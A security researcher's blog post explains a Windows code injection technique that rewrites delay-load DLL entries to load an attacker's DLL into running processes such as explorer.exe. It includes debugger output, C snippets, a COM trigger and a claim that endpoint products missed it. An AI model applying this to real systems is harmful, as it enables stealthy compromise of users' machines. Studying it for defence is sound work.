Abusing Delay Load DLLs for Remote Code Injection

dronesec.pw/blog/2017/09/19/abusing-delay-load-dll

Bryan Alexander

Sep 19th, 2017


I always tell myself that I'll try posting more frequently on my blog, and yet here I am, two years later. Perhaps this post will provide the necessary motiviation to conduct more public research. I do love it.

This post details a novel remote code injection technique I discovered while playing around with delay loading DLLs. It allows for the injection of arbitrary code into arbitrary remote, running processes, provided that they implement the abused functionality. To make it abundantly clear, this is not an exploit, it's simply another strategy for migrating into other processes.

Modern code injection techniques typically rely on a variation of two different win32 API calls: CreateRemoteThread and NtQueueApc. Endgame recently put out a great article[0] detailing ten various methods of process injection. While not all of them allow for injection into remote processes, particularly those already running, it does detail the most common, public variations. This strategy is more akin to inline hooking, though we're not touching the IAT and we don't require our code to already be in the process. There are no calls to NtQueueApc or CreateRemoteThread, and no need for thread or process suspension. There are some limitations, as with anything, which I'll detail below.

Delay Load DLL

Delay loading is a linker strategy that allows for the lazy loading of DLLs. Executables commonly load all necessary dynamically linked libraries at runtime and perform the IAT fix-ups then. Delay loading, however, allows for these libraries to be lazy loaded at call time, supported by a pseudo IAT that's fixed-up on first call. This process can be better illuminated by the following, decades old figure below:



This image comes from a great Microsoft article released in 1998 [1] that describes the strategy quite well, but I'll attempt to distill it here.

Portable executables contain a data directory named `IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT`, which you can see using `dumpbin /imports` or using windbg. The structure of this entry is described in delayhlp.cpp, included with the WinSDK:

```
struct InternalImgDelayDescr {
    DWORD           grAttrs;        // attributes
    LPCSTR          szName;         // pointer to dll name
    HMODULE *       phmod;          // address of module handle
    PImgThunkData   pIAT;           // address of the IAT
    PCImgThunkData  pINT;           // address of the INT
    PCImgThunkData  pBoundIAT;      // address of the optional bound IAT
    PCImgThunkData  pUnloadIAT;     // address of optional copy of original IAT
    DWORD           dwTimeStamp;    // 0 if not bound,
                                    // O.W. date/time stamp of DLL bound to (Old
BIND)
    };
```

The table itself contains RVAs, not pointers. We can find the delay directory offset by parsing the file header:

```
0:022> lm m explorer
start    end        module name
00690000 00969000   explorer   (pdb symbols)
0:022> !dh 00690000 -f

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES

[...]

   68A80 [      40] address [size] of Load Configuration
Directory
       0 [       0] address [size] of Bound Import Directory
    1000 [     D98] address [size] of Import Address Table
Directory
   AC670 [     140] address [size] of Delay Import Directory
       0 [       0] address [size] of COR20 Header Directory
       0 [       0] address [size] of Reserved Directory
```

The first entry and it’s delay linked DLL can be seen in the following:

```
0:022> dd 00690000+ac670 l8
0073c670  00000001 000ac7b0 000b24d8
000b1000
0073c680  000ac8cc 00000000 00000000
00000000
0:022> da 00690000+000ac7b0
0073c7b0  "WINMM.dll"
```

This means that WINMM is dynamically linked to explorer.exe, but delay loaded, and will not be loaded into the process until the imported function is invoked. Once loaded, a helper function fixes up the psuedo IAT by using GetProcAddress to locate the desired function and patching the table at runtime.

The pseudo IAT referenced is separate from the standard PE IAT; this IAT is specifically for the delay load functions, and is referenced from the delay descriptor. So for example, in WINMM.dll's case, the pseudo IAT for WINMM is at RVA 000b1000. The second delay descriptor entry would have a separate RVA for its pseudo IAT, and so on and so forth.

Using WINMM as our delay example, explorer imports one function from it, `PlaySoundW`. In my particular running instance, it has not been invoked, so the pseudo IAT has not been fixed up yet. We can see this by dumping it's pseudo IAT entry:

```
0:022> dps 00690000+000b1000 l2
00741000  006dd0ac
explorer!_imp_load__PlaySoundW
00741004  00000000
```

Each DLL entry is null terminated. The above pointer shows us that the existing entry is merely a springboard thunk within the Explorer process. This takes us here:

```
0:022> u explorer!_imp_load__PlaySoundW
explorer!_imp_load__PlaySoundW:
006dd0ac b800107400      mov     eax,offset explorer!_imp__PlaySoundW (00741000)
006dd0b1 eb00            jmp     explorer!_tailMerge_WINMM_dll (006dd0b3)
explorer!_tailMerge_WINMM_dll:
006dd0b3 51              push    ecx
006dd0b4 52              push    edx
006dd0b5 50              push    eax
006dd0b6 6870c67300      push    offset
explorer!_DELAY_IMPORT_DESCRIPTOR_WINMM_dll (0073c670)
006dd0bb e8296cfdff      call    explorer!__delayLoadHelper2 (006b3ce9)
```

The tailMerge function is a linker-generated stub that's compiled in per-DLL, not per function. The `__delayLoadHelper2` function is the magic that handles the loading and patching of the pseudo IAT. Documented in delayhlp.cpp, this function handles calling LoadLibrary/GetProcAddress and patching the pseudo IAT. As a demonstration of how this looks, I compiled a binary that delay links dnslib. Here's the process of resolution of DnsAcquireContextHandle:

```
0:000> dps 00060000+0001839c l2
0007839c  000618bd
DelayTest!_imp_load_DnsAcquireContextHandle_W
000783a0  00000000
0:000> bp DelayTest!__delayLoadHelper2
0:000> g
ModLoad: 753e0000 7542c000
C:\Windows\system32\apphelp.dll
Breakpoint 0 hit
[...]
0:000> dd esp+4 l1
0024f9f4  00075ffc
0:000> dd 00075ffc l4
00075ffc  00000001 00010fb0 000183c8 0001839c
0:000> da 00060000+00010fb0
00070fb0  "DNSAPI.dll"
0:000> pt
0:000> dps 00060000+0001839c l2
0007839c  74dfd0fc DNSAPI!DnsAcquireContextHandle_W
000783a0  00000000
```

Now the pseudo IAT entry has been patched up and the correct function is invoked on subsequent calls. This has the additional side effect of leaving the pseudo IAT as both executable and writable:

```
0:011> !vprot 00060000+0001839c
BaseAddress:       00371000
AllocationBase:    00060000
AllocationProtect: 00000080
PAGE_EXECUTE_WRITECOPY
```

At this point, the DLL has been loaded into the process and the pseudo IAT patched up. In another additional twist, not all functions are resolved on load, only the one that is invoked. This leaves certain entries in the pseudo IAT in a mixed state:

```
00741044  00726afa
explorer!_imp_load__UnInitProcessPriv
00741048  7467f845 DUI70!InitThread
0074104c  00726b0f explorer!_imp_load__UnInitThread
00741050  74670728 DUI70!InitProcessPriv
0:022> lm m DUI70
start    end        module name
74630000 746e2000   DUI70      (pdb symbols)
```

In the above, two of the four functions are resolved and the DUI70.dll library is loaded into the process. In each entry of the delay load descriptor, the structure referenced above maintains an RVA to the HMODULE. If the module isn't loaded, it will be null. So when a delayed function is invoked that's already loaded, the delay helper function will check it's entry to determine if a handle to it can be used:

```
HMODULE hmod = *idd.phmod;
    if (hmod == 0) {
        if (__pfnDliNotifyHook2) {
            hmod = HMODULE(((*__pfnDliNotifyHook2)(dliNotePreLoadLibrary,
&dli)));
            }
        if (hmod == 0) {
            hmod = ::LoadLibraryEx(dli.szDll, NULL, 0);
            }
```

The `idd` structure is just an instance of the InternalImgDelayDescr described above and passed into the `__delayLoadHelper2` function from the linker tailMerge stub. So if the module is already loaded, as referenced from delay entry, then it uses that handle instead. It does NOT attempt to LoadLibrary irregardless of this value; this can be used to our advantage.

Another note here is that the delay loader supports notification hooks. There are six states we can hook into: processing start, pre load library, fail load library, pre GetProcAddress, fail GetProcAddress, and end processing. You can see how the hooks are used in the above code sample.

Finally, in addition to delay loading, the portable executable also supports delay library unloading. It works pretty much how you'd expect it, so we won't be touching on it here.

Limitations

Before detailing how we might abuse this (though it should be fairly obvious), it's important to note the limitations of this technique. It is not completely portable, and using pure delay load functionality it cannot be made to be so.

The glaring limitation is that the technique requires the remote process to be delay linked. A brief crawl of some local processes on my host shows many Microsoft applications are: dwm, explorer, cmd. Many non-Microsoft applications are as well, including Chrome. It is additionally a well supported function of the portable executable, and exists today on modern systems.

Another limitation is that, because at it's core it relies on LoadLibrary, there must exist a DLL on disk. There is no way to LoadLibrary from memory (unless you use one of the countless techniques to do that, but none of which use LoadLibrary…).

In addition to implementing the delay load, the remote process must implement functionality that can be triggered. Instead of doing a CreateRemoteThread, SendNotifyMessage, or ResumeThread, we rely on the fetch to the pseudo IAT, and thus we must be able to trigger the remote process into performing this action/executing this function. This is generally pretty easy if you're using the suspended process/new process strategy, but may not be trivial on running applications.

Finally, any process that does not allow unsigned libraries to be loaded will block this technique. This is controlled by ProcessSignaturePolicy and can be set with SetProcessMitigationPolicy[2]; it is unclear how many apps are using this at the moment, but Microsoft Edge was one of the first big products to be employing this policy. This technique is also impacted by the ProcessImageLoadPolicy policy, which can be set to restrict loading of images from a UNC share.

Abuse

When discussing an ability to inject code into a process, there are three separate cases an attacker may consider, and some additional edge situations within remote processes. Local process injection is simply the execution of shellcode/arbitrary code within the current process. Suspended process is the act of spawning a new, suspended process from an existing, controlled one and injecting code into it. This is a fairly common strategy to employ for migrating code, setting up backup connections, or establishing a known process state prior to injection. The final case is the running remote process.

The running remote process is an interesting case with several caveats that we'll explore below. I won't detail suspended processes, as it's essentially the same as a running process, but easier. It's easier because many applications actually just load the delay library at runtime, either because the functionality is environmentally keyed and required then, or because another loaded DLL is linked against it and requires it. Refer to the source code for the project for an implementation of suspended process injection [3].

Local Process

The local process is the most simple and arguably the most useless for this strategy. If we can inject and execute code in this manner, we might as well link against the library we want to use. It serves as a fine introduction to the topic, though.

The first thing we need to do is delay link the executable against something. For various reasons I originally chose `dnsapi.dll`. You can specify delay load DLLs via the linker options for Visual Studio.

With that, we need to obtain the RVA for the delay directory. This can be accomplished with the following function:

```
IMAGE_DELAYLOAD_DESCRIPTOR*
findDelayEntry(char *cDllName)
{
    PIMAGE_DOS_HEADER pImgDos = (PIMAGE_DOS_HEADER)GetModuleHandle(NULL);
    PIMAGE_NT_HEADERS pImgNt = (PIMAGE_NT_HEADERS)((LPBYTE)pImgDos + pImgDos-
>e_lfanew);
    PIMAGE_DELAYLOAD_DESCRIPTOR pImgDelay = (PIMAGE_DELAYLOAD_DESCRIPTOR)
((LPBYTE)pImgDos +
            pImgNt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT].VirtualAddress)
;
    DWORD dwBaseAddr = (DWORD)GetModuleHandle(NULL);
    IMAGE_DELAYLOAD_DESCRIPTOR *pImgResult = NULL;

    // iterate over entries
    for (IMAGE_DELAYLOAD_DESCRIPTOR* entry = pImgDelay; entry-
>ImportAddressTableRVA != NULL; entry++){
        char *_cDllName = (char*)(dwBaseAddr + entry->DllNameRVA);
        if (strcmp(_cDllName, cDllName) == 0){
            pImgResult = entry;
            break;
        }
    }

    return pImgResult;
}
```

Should be pretty clear what we’re doing here. Once we’ve got the correct table entry, we need to mark the entry’s DllName as writable, overwrite it with our custom DLL name, and restore the protection mask:

```
IMAGE_DELAYLOAD_DESCRIPTOR *pImgDelayEntry = findDelayEntry("DNSAPI.dll");
DWORD dwEntryAddr = (DWORD)((DWORD)GetModuleHandle(NULL) + pImgDelayEntry-
>DllNameRVA);
VirtualProtect((LPVOID)dwEntryAddr, sizeof(DWORD), PAGE_READWRITE,
&dwOldProtect);
WriteProcessMemory(GetCurrentProcess(), (LPVOID)dwEntryAddr, (LPVOID)ndll,
strlen(ndll), &wroteBytes);
VirtualProtect((LPVOID)dwEntryAddr, sizeof(DWORD), dwOldProtect, &dwOldProtect);
```

Now all that's left to do is trigger the targeted function. Once triggered, the delay helper function will snag the DllName from the table entry and load the DLL via LoadLibrary.

Remote Process

The most interesting of cases is the running remote process. For demonstration here, we'll be targeting explorer.exe, as we can almost always rely on it to be running on a workstation under the current user.

With an open handle to the explorer process, we must perform the same searching tasks as we did for the local process, but this time in a remote process. This is a little more cumbersome, but the code can be found in the project repository for reference[3]. We simply grab the remote PEB, parse the image and it's directories, and locate the appropriate delay entry we're targeting.

This part is likely to prove the most unfriendly when attempting to port this to another process; what functionality are we targeting? What function or delay load entry is generally unused, but triggerable from the current session? With explorer there are several options; it's delay linked against 9 different DLLs, each averaging 2-3 imported functions. Thankfully one of the first functions I looked at was pretty straightforward: `CM_Request_Eject_PC`. This function, exported by `CFGMGR32.dll`, requests that the system be ejected from the local docking station[4]. We can therefore assume that it's likely to be available and not fixed on workstations, and potentially unfixed on laptops, should the user never explicitly request the system to be ejected.

When we request for the workstation to be ejected from the docking station, the function sends a PNP request. We use the IShellDispatch object to execute this, which is accessed via Shell, handled by, you guessed it, explorer.

The code for this is pretty simple:

```
HRESULT hResult = S_FALSE;
IShellDispatch *pIShellDispatch = NULL;

CoInitialize(NULL);

hResult = CoCreateInstance(CLSID_Shell, NULL, CLSCTX_INPROC_SERVER,
                           IID_IShellDispatch,
(void**)&pIShellDispatch);
if (SUCCEEDED(hResult))
{
    pIShellDispatch->EjectPC();
    pIShellDispatch->Release();
}

CoUninitialize();
```

Our DLL only needs to export `CM_Request_Eject_PC` for us to not crash the process; we can either pass on the request to the real DLL, or simply ignore it. This leads us to stable and reliable remote code injection.

Remote Process – All Fixed

One interesting edge case is a remote process that you want to inject into via delay loading, but all imported functions have been resolved in the pseudo IAT. This is a little more complicated, but all hope is not lost.

Remember when I mentioned earlier that a handle to the delay load library is maintained in its descriptor? This is the value that the helper function checks for to determine if it should reload the module or not; if it's null, it attempts to load it, if it's not, it uses that handle. We can abuse this check by nulling out the module handle, thereby "tricking" the helper function into once again loading that descriptor's DLL.

In the discussed case, however, the pseudo IAT is all patched up; no more trampolines into the delay load helper function. Helpfully the pseudo IAT is writable by default, so we can simply patch in the trampoline function ourselves and have it instantiate the descriptor all over again. In short, this worst-case strategy requires three separate WriteProcessMemory calls: one to null out the module handle, one to overwrite the pseudo IAT entry, and one to overwrite the loaded DLL name.

Conclusions

I should make mention that I tested this strategy across several next gen AV/HIPS appliances, which will go unnamed here, and none where able to detect the cross process injection strategy. It would seem overall to be an interesting challenge at detection; in remote processes, the strategy uses the following chain of calls:

```
OpenProcess(..);

ReadRemoteProcess(..); // read image
ReadRemoteProcess(..); // read delay table
ReadRemoteProcess(..); // read delay entry
1...n

VirtualProtectEx(..);
WriteRemoteProcess(..);
```

That's it. The trigger functionality would be dynamic among each process, and the loaded library would be loaded via supported and well-known Windows facilities. I checked out a few other core Windows applications, and they all have pretty straightforward trigger strategies.

The referenced project[3] includes both x86 and x64 support, and has been tested across Windows 7, 8.1, and 10. It includes three functions of interest: inject_local, inject_suspended, and inject_explorer. It expects to find the DLL at `C:\Windows\Temp\TestDLL.dll`, but this can obviously be changed. Note that it isn't production quality; beware, here be dragons.

Special thanks to Stephen Breen for reviewing this post

References

[0] https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process
[1] https://www.microsoft.com/msj/1298/hood/hood1298.aspx
[2] https://msdn.microsoft.com/en-us/library/windows/desktop/hh769088(v=vs.85).aspx
[3] https://github.com/hatRiot/DelayLoadInject
[4] https://msdn.microsoft.com/en-us/library/windows/hardware/ff539811(v=vs.85).aspx